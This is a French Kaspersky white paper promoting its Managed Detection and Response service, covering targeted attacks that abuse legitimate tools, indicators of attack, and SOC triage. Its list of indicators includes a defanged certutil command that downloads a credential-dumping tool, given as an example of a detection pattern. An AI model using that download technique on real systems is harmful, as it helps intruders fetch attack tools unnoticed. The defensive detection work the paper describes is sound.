


Une approche systémique de la protection

La traque des chasseurs

kaspersky

Plus d'informations sur kaspersky.fr
#bringonthefuture

Introduction

Les processus des entreprises étant soumis à une automatisation généralisée, les sociétés sont de plus en plus tributaires de l'informatique. De ce fait, les risques liés à la perturbation des processus professionnels de base se déplacent de plus en plus vers le domaine des technologies de l'information. Les développeurs d'outils d'automatisation en sont conscients et, pour tenter de faire face aux risques éventuels, ils investissent de plus en plus dans la sécurité informatique : une caractéristique clé d'un système informatique, en plus de la fiabilité, de la flexibilité et du coût. Au cours des deux dernières décennies, la sécurité des logiciels s'est considérablement améliorée. Presque tous les fabricants mondiaux de logiciels publient désormais des documents dédiés aux configurations de sécurité et à l'utilisation sécurisée de leurs produits, tandis que le marché de la sécurité de l'information est inondé d'offres pour assurer une protection sous une forme ou une autre.

D'autre part, plus l'activité d'une entreprise dépend des technologies informatiques, plus l'idée de pirater ses systèmes d'information est tentante. Pour les cybercriminels, cela implique d'investir davantage afin de financer les ressources nécessaires pour mener des attaques réussies face à des niveaux de sécurité informatique renforcés.


Une approche systémique de la protection

Le renforcement des niveaux de sécurité et l'évolution permanente des technologies de protection rendent plus difficile la mise en œuvre d'attaques réussies. Les cybercriminels investissent donc beaucoup pour franchir de multiples niveaux de défense et essaient de rester longtemps dans l'infrastructure cible, afin de maximiser leurs profits en causant le maximum de dommages. Cela explique l'émergence des attaques ciblées.

Ces attaques sont soigneusement planifiées et mises en œuvre ; en plus d'outils automatisés, elles nécessitent l'engagement direct et intense de cybercriminels professionnels pour pénétrer les systèmes. Ces cybercriminels professionnels ne peuvent être contrés efficacement que par des professionnels non moins qualifiés, équipés des outils les plus récents pour détecter et prévenir les cyberattaques.

En matière de gestion des risques, les objectifs de sécurité d'une organisation sont considérés comme atteints lorsque le prix à payer par l'attaquant pour compromettre le système dépasse la valeur que cet attaquant associe aux informations acquises. Si pénétrer de multiples niveaux de sécurité s'avère coûteux et difficile, comme mentionné précédemment, il existe un moyen de faire baisser considérablement le coût d'une attaque avancée sans apparaître sur le radar des logiciels de sécurité intégrés. Il suffit pour cela d'ajouter une combinaison de techniques et d'outils autorisés largement répandus à son arsenal d'attaques avancées.

Les systèmes d'exploitation actuels contiennent tout ce qu'il faut pour se faire attaquer sans même avoir à utiliser d'outils malveillants, ce qui réduit considérablement le coût du piratage. C'est cette « double fonction » caractéristique des outils de système d'exploitation que les administrateurs système utilisent pour travailler. Distinguerles activités légitimes de celles menées par les cybercriminels s'avère très difficile et presque impossible par le biais de l'automatisation seule. L'unique façon de contrer ces menaces consiste à adopter une approche systémique de la protection (graphique 1). Cela implique de détecter rapidement les menaces ne pouvant être évitées et, si la détection automatique est impossible, d'avoir des mesures proactives de recherche de menaces et de réponse à incidents en place. Le but étant de sonder les données collectées pour identifier les menaces ayant échappé aux solutions de sécurité et y répondre rapidement.



Graphique 1. Une approche systémique de la protection

Caché à la vue de tous

Chez Kaspersky, nous pouvons affirmer avec un important degré de certitude que les diverses technologies de détection et de prévention des menaces que nous avons développées au fil des années, ainsi que nos dernières recherches sur le Big Data et le Machine Learning, permettent à nos produits de sécurité de neutraliser toutes les attaques pouvant être détectées et prévenues automatiquement. Mais la détection et la prévention automatiques ne sont que le début. Ayant œuvré depuis plus de 20 ans pour la recherche et la prévention des cyberattaques, nous disposons d'un outil encore plus puissant lorsque l'automatisation ne suffit pas : une expertise humaine inégalée.

Les attaques ciblées tiennent compte des outils de protection dont disposent leurs victimes et sont développées en conséquence, avec pour objectif de contourner les systèmes de détection et de prévention automatiques. Les attaques de ce type sont souvent menées sans qu'aucun logiciel ne soit utilisé, et les actions des cybercriminels se distinguent à peine de celles qu'un responsable de la sécurité informatique pourrait normalement accomplir.

La liste qui suit répertorie certaines techniques utilisées dans les cyberattaques modernes :


- l'utilisation d'outils pour entraver le cyberdiagnostic, par exemple en supprimant en toute sécurité des artefacts sur le disque dur ou en mettant en œuvre des attaques uniquement dans la mémoire de l'ordinateur ;
- l'utilisation d'outils légitimes dont les services de sécurité des équipes informatiques se servent régulièrement ;
- les attaques à plusieurs niveaux, où les traces des étapes précédentes sont effacées en toute sécurité ;
- le travail interactif d'une équipe de professionnels (similaire à celui utilisé lors des tests de pénétration).

Ces attaques ne peuvent être identifiées qu'après que le poste cible ait été compromis, car c'est la seule façon de détecter un comportement suspect indiquant une activité malveillante. L'implication d'un analyste professionnel est ici capitale. Une présence humaine dans la chaîne d'analyse des événements permet de compenser les faiblesses inhérentes à la logique de détection automatique des menaces. Et lorsque les attaques de type test de pénétration impliquent un attaquant humain actif, cette personne possède un avantage indéniable pour contourner les technologies automatisées. La présence d'un analyste humain expérimenté et armé devient alors le seul moyen sûr de contrer l'attaque.

Pénurie de talents dans le secteur de la sécurité informatique

Cependant, le recrutement du personnel en charge de la sécurité informatique est devenu très problématique. Le nombre de postes à pourvoir dans le monde atteint 4 070 000, contre 2 930 000 à la même époque l'année dernière. En outre, l'expertise en sécurité informatique étant une ressource de plus en plus recherchée, il est non seulement difficile de trouver des professionnels qualifiés, mais aussi de justifier le coût élevé associé à leur recrutement. Ainsi, si vous manquez actuellement d'experts en sécurité pour déceler les menaces, enquêter et apporter les réponses appropriées, n'espérez pas agrandir vos équipes maintenant. Vous devez faire autrement.

Les produits et services de type MDR (Managed Detection and Response) peuvent constituer une solution intéressante pour les entreprises qui cherchent à établir un système efficace de détection et de réponse ou à améliorer leur ancien système mais qui manquent de personnel spécialisé dans la sécurité informatique en interne (graphique 2). Externaliser les tâches de sécurité qui demandent d'importantes qualifications (comme la recherche de menaces), en les confiant à un fournisseur de solutions MDR expérimenté, permet de bénéficier de fonctionnalités de sécurité informatique matures sans avoir à investir dans du personnel ou des compétences supplémentaires. Des outils entièrement gérés et personnalisés de détection, de hiérarchisation, d'enquête et de réponse en continu peuvent empêcher les interruptions d'activité et réduire l'impact général des incidents, ce qui justifie largement les coûts associés.



Graphique 2. Portée des services MDR

L'aiguille dans la botte de foin

Le SOC Kaspersky surveille en permanence plus de 250 000 terminaux à travers le monde, et ce nombre est en constante augmentation. Nous recueillons et traitons une quantité phénoménale de mesures de télémétrie issues de chacun de ces capteurs. Même si la majorité des menaces sont détectées et prévenues automatiquement et que seul un petit nombre nécessite une validation humaine, la quantité de mesures de télémétrie brutes qui requiert cette vérification supplémentaire reste énorme, et analyser tout cela manuellement pour fournir un service opérationnel de recherche de menaces aux clients serait impossible. La clé consiste à déterminer lesquels de ces événements bruts ont besoin d'être examinés par l'analyste SOC en identifiant ceux qui présentent un lien quelconque avec une activité frauduleuse confirmée (ou même seulement suspectée).

Dans notre SOC, ces événements sont qualifiés de « pistes » et sont officiellement appelés « indicateurs uniques d'attaque » (Indicators of Attack, IoA), car ils aident à automatiser le processus de recherche de menaces. La création d'IoA est un véritable art, et comme pour la plupart des formes d'art, les performances systématiques ne font pas tout. Il est nécessaire de se poser certaines questions et d'y répondre, en se demandant par exemple « quelles techniques doivent être détectées en priorité et lesquelles peuvent attendre ? » ou « quelles techniques un vrai attaquant serait-il le plus à même d'utiliser ? ». C'est pour cette raison qu'il est si intéressant de connaître les méthodes utilisées par ses adversaires.

La détection basée sur les IoA s'applique à l'activité post-exploitation, lorsque les outils employés par les attaquants ne sont pas explicitement malveillants mais que l'utilisation hostile qui en est faite l'est réellement. Les fonctionnalités classiques mais suspectes sont identifiées dans les utilitaires légitimes, dans les cas où il serait impossible de classer le comportement observé comme malveillant de façon automatisée.

Exemples d'IoA :

- **Lancement de script de ligne de commande (ou bat/PowerShell) dans un navigateur, une application de bureau ou une application de serveur (par exemple serveur SQL, agent de serveur SQL, nginx, JBoss, Tomcat, etc.) ;**
- **Utilisation suspecte de CertUtil pour le téléchargement de fichier (par exemple la commande : certutil -verifyctl -f -split https[:]//example.com/wce.exe) ;**
- **Chargement de fichier par le biais du service de transfert intelligent en arrière-plan (BITS) ;**
- **Commande whoami à partir d'un compte de système, etc.**

Kaspersky identifie près de la moitié de tous les incidents par le biais de l'analyse des actions ou objets malveillants détectés à l'aide des IoA, ce qui démontre l'efficacité globale de cette approche dans la détection des menaces avancées et des attaques sans programme malveillant sophistiquées. Néanmoins, plus un comportement malveillant imite le comportement normal des utilisateurs et administrateurs, plus le taux de faux positifs potentiels est élevé et moins le taux de conversion des alertes est bon. C'est donc quelque chose qui doit être pris en charge.

Passer en priorité

Les pirates qui déploient des attaques avancées utilisent souvent les mêmes outils que les vrais administrateurs système, à partir des mêmes stations de travail, en ciblant les mêmes systèmes et dans les mêmes intervalles de temps, sans que cela ne soulève aucune anomalie, aucune exception, rien. Face à de telles situations, seul un analyste humain peut prendre la décision finale, en qualifiant l'activité observée de malveillante ou légitime, ou encore en faisant une chose aussi simple que demander au personnel informatique s'il est bel et bien à l'origine de ces actions.


Néanmoins, le rendement des analystes SOC est limité. L'intervention d'un analyste humain étant nécessaire pour vérifier et hiérarchiser les détections automatiques qui doivent faire l'objet d'une enquête et d'une réponse plus approfondies, il est très important de déterminer aussi vite que possible si le comportement observé est normal pour une infrastructure informatique donnée. Disposer d'une base de référence regroupant les activités normales permet de réduire le nombre de fausses alertes et de rendre la détection des menaces plus efficace.

Des taux élevés de faux positifs et des flux importants d'alertes nécessitant un travail de vérification et d'enquête peuvent avoir un impact considérable sur les temps moyens de réponse aux vrais incidents. C'est là que le Machine Learning (ML) entre en jeu. Des modèles de ML peuvent être formés à partir d'alertes précédemment validées et marquées par les analystes SOC. En fournissant des alertes avec des notations spécifiques, le modèle de ML peut aider à hiérarchiser, filtrer, former des files d'attente, etc. Le modèle de ML propriétaire de Kaspersky permet d'automatiser le triage initial d'incidents et de minimiser le temps moyen de réponse en augmentant significativement le rendement des analystes.

Le diable se cache dans les détails

Les alertes liées aux ressources protégées demandent une certaine corrélation, car les attaquants se déplacent latéralement d'un hôte à l'autre. Afin de définir la stratégie de réponse la plus efficace, il est important d'identifier tous les hôtes affectés et d'avoir une visibilité complète sur leurs actions. Dans certains cas, des investigations complémentaires peuvent être nécessaires. Afin de déterminer la sévérité d'un incident, les analystes rassemblent le plus d'éléments possibles relatifs au contexte. La sévérité d'un incident est définie en fonction d'un ensemble de facteurs, notamment le cybercriminel, l'étape où était arrivée l'attaque au moment de la détection de l'incident (c'est-à-dire à quel stade de la chaîne de frappe la détection a eu lieu), le nombre et le type de ressources affectées, les détails de la menace et de quelle manière cela pourrait perturber les opérations d'un client, l'impact constaté sur l'infrastructure, la complexité des mesures de remédiation, et de nombreux autres éléments. Pour comprendre ce qui se passe réellement, il est nécessaire de disposer d'informations mises à jour en continu sur ses attaquants, leurs motivations, leurs méthodes et outils, ainsi que les dommages potentiels qu'ils peuvent infliger. La génération de ces renseignements exige une implication constante et des niveaux élevés d'expertise.

Le SOC Kaspersky analyse les données reçues en s'appuyant sur toutes les connaissances dont nous disposons au sujet des stratégies, des techniques et des procédures utilisées par nos adversaires dans le monde entier (graphique 3). Nous collectons des informations grâce à une recherche de menaces constante, à la base de connaissances MITRE ATT&CK, à des dizaines d'engagements en matière d'évaluation de la sécurité conclus chaque année sur tous les marchés verticaux, et à des pratiques continues de surveillance de la sécurité et de réponse aux incidents. Ces renseignements mis à jour en permanence garantissent une détection efficace des menaces furtives non malveillantes et délivrent une connaissance complète de la situation, ce qui nous permet de vérifier les cas plus limites à partir de recommandations claires et exploitables.



Graphique 3. Flux d'analyse des incidents dans Kaspersky MDR

Appuyer sur l'interrupteur

Une fois la stratégie de réponse définie, il est temps d'agir. C'est souvent à cette étape que les services MDR s'arrêtent. Les clients reçoivent un rapport d'incident avec des recommandations de réponse. Ils sont ensuite responsables de les appliquer à leur système. Sachant que la cause première ayant poussé les clients à opter pour une solution MDR peut être un manque d'expertise en matière de sécurité informatique et que ces recommandations peuvent être très techniques et ne sont pas toujours limpides et facilement exploitables, l'application d'une réponse efficace dans un délai raisonnable peut être compromise. L'absence de capacité de réponse automatisée et centralisée complique fortement le problème, ce qui limite les avantages potentiels offerts par les services souscrits.

Kaspersky MDR repose sur des technologies de sécurité performantes basées sur une Threat Intelligence continue unique et un Machine Learning avancé. Cet outil prévient automatiquement la majorité des menaces tout en validant toutes les alertes produit pour garantir l'efficacité de la prévention automatique. Il analyse également de manière proactive les métadonnées d'activité des systèmes, à la recherche du moindre signe d'une attaque active ou imminente. Grâce à l'agent qu'il partage avec Kaspersky Endpoint Detection and Response et Kaspersky Sandbox, notre portail MDR offre des fonctionnalités étendues une fois activé. Cet agent permet l'isolement des hôtes infectés, l'arrêt des processus non autorisés, ainsi que la mise en quarantaine et la suppression des fichiers malveillants, le tout effectué à distance et en un seul clic.

En fonction de vos exigences, le produit offre une perturbation et un confinement des menaces entièrement gérés ou guidés, tout en vous laissant le contrôle de toutes les réponses. Les recommandations de réponse aux incidents sont exploitables et fournies dans un anglais simple pour permettre une exécution rapide et efficace. Les clients du portail MDR de Kaspersky peuvent utiliser la fonctionnalité de l'agent EDR pour exécuter eux-mêmes les actions de réponse recommandées de façon centralisée ou autoriser Kaspersky à déclencher automatiquement une réponse à distance pour certains types d'incidents.

Conclusion

Ni les outils automatisés de détection et de prévention des menaces ni la chasse aux cybermenaces ne constituent à eux seuls une panacée pour l'ensemble du spectre des menaces actuelles. Cependant, une combinaison d'outils traditionnels de détection et de prévention activés avant qu'une compromission ne se produise et un processus itératif post-compromission de recherche de nouvelles menaces ayant échappé aux outils automatisés peuvent être très efficaces. La solution Kaspersky Managed Detection and Response maximise la valeur de vos solutions de sécurité Kaspersky, en offrant des fonctionnalités entièrement gérées et personnalisées de détection, de hiérarchisation, d'enquête et de réponse en continu.

Contrer les attaques ciblées requiert une expérience approfondie et un apprentissage constant. Kaspersky a été le premier éditeur de solutions de sécurité à créer, il y a près d'une dizaine d'années, un centre dédié à la recherche sur les menaces complexes, ce qui lui a permis de détecter plus d'attaques ciblées sophistiquées que tous ses concurrents. En tirant profit de cette expertise unique, vous bénéficiez des principaux avantages d'un centre de sécurité sans même devoir en créer un.

Actualités sur les cybermenaces :
www.securelist.com
Actualités dédiées à la sécurité informatique :
https://www.kaspersky.fr/small-to-medium-business-security/

www.kaspersky.fr

kaspersky PRÊTS POUR L'AVENIR